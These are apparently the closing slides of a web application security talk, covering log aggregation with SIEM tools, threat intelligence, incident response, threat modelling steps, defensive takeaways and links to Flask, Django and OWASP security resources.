
Collect all the logs!

- Logging is your friend when everyone else leaves you
- Aggregate logs with a SIEM (security information and event management) system
  - Splunk
  - HP ArcSight
  - LogRhythm
  - OSS/homegrown

Log EVERYTHING and keep it *centralized*

Threat Intelligence

- Step 1: Get lots of data
- Step 2:



Threat Intelligence (In reality)

- Usually just means:
  - Gather open source intelligence (OSINT)
  - Aggregate along with internal logs and events
  - Add alerts and triggers for unusual events (i.e. rules)
  - Don’t ignore it

Combine internal logs with external data to potentially get even more insight

Incident Response

- The art of handling incidents when they do occur is often overlooked
- Most people don't want to practice incident response when they could be developing features
- https://github.com/meirwah/awesome-incident-response

Know what steps you will take if you discover your app has been compromised

And More

- Intrusion Detection Systems/Intrusion Prevention Systems (IDS/IPS)
- Web application firewalls
- Honeypots
- CDNs

Use whatever you can to thwart and ward off attackers and threats

Takeaways

- Simplified threat modeling process:

  1. Identify Assets
  2. Understand Application
  3. Identify Threats and Vulnerabilities
  4. Prioritize and Fix Issues

Takeaways

- Never trust user input, and always sanitize it
- Protect your secrets and credentials
- Use trusted, widely-used security mechanisms
- Automate as much as possible
- Keep as much data as possible

Resources and References

- Threat Modeling:
  - https://www.owasp.org/index.php/Application_Threat_Modeling
  - https://msdn.microsoft.com/en-us/library/ff648644.aspx
  - https://threatspec.org/
- Flask Security:
  - http://flask.pocoo.org/docs/0.10/security/
  - https://pythonhosted.org/Flask-Security/
  - https://pythonhosted.org/Flask-Session/
  - https://flask-wtf.readthedocs.io/en/stable/csrf.html
- Django Security:
  - http://nerd.kelseyinnis.com/blog/2016/05/30/python-django-security-on-a-shoestring-resources/
  - https://docs.djangoproject.com/en/1.8/topics/security/
  - https://docs.djangoproject.com/en/1.11/topics/http/sessions/#session-security
- General:
  - https://speakerdeck.com/jacobian/python-vs-the-owasp-top-10
  - https://snyk.io/
  - https://github.com/openstack/bandit
  - https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

Questions?

Jared M. Smith

jaredthecoder

jaredthecoder

jaredthecoder

jaredthecoder.com

jared@jaredthecoder.com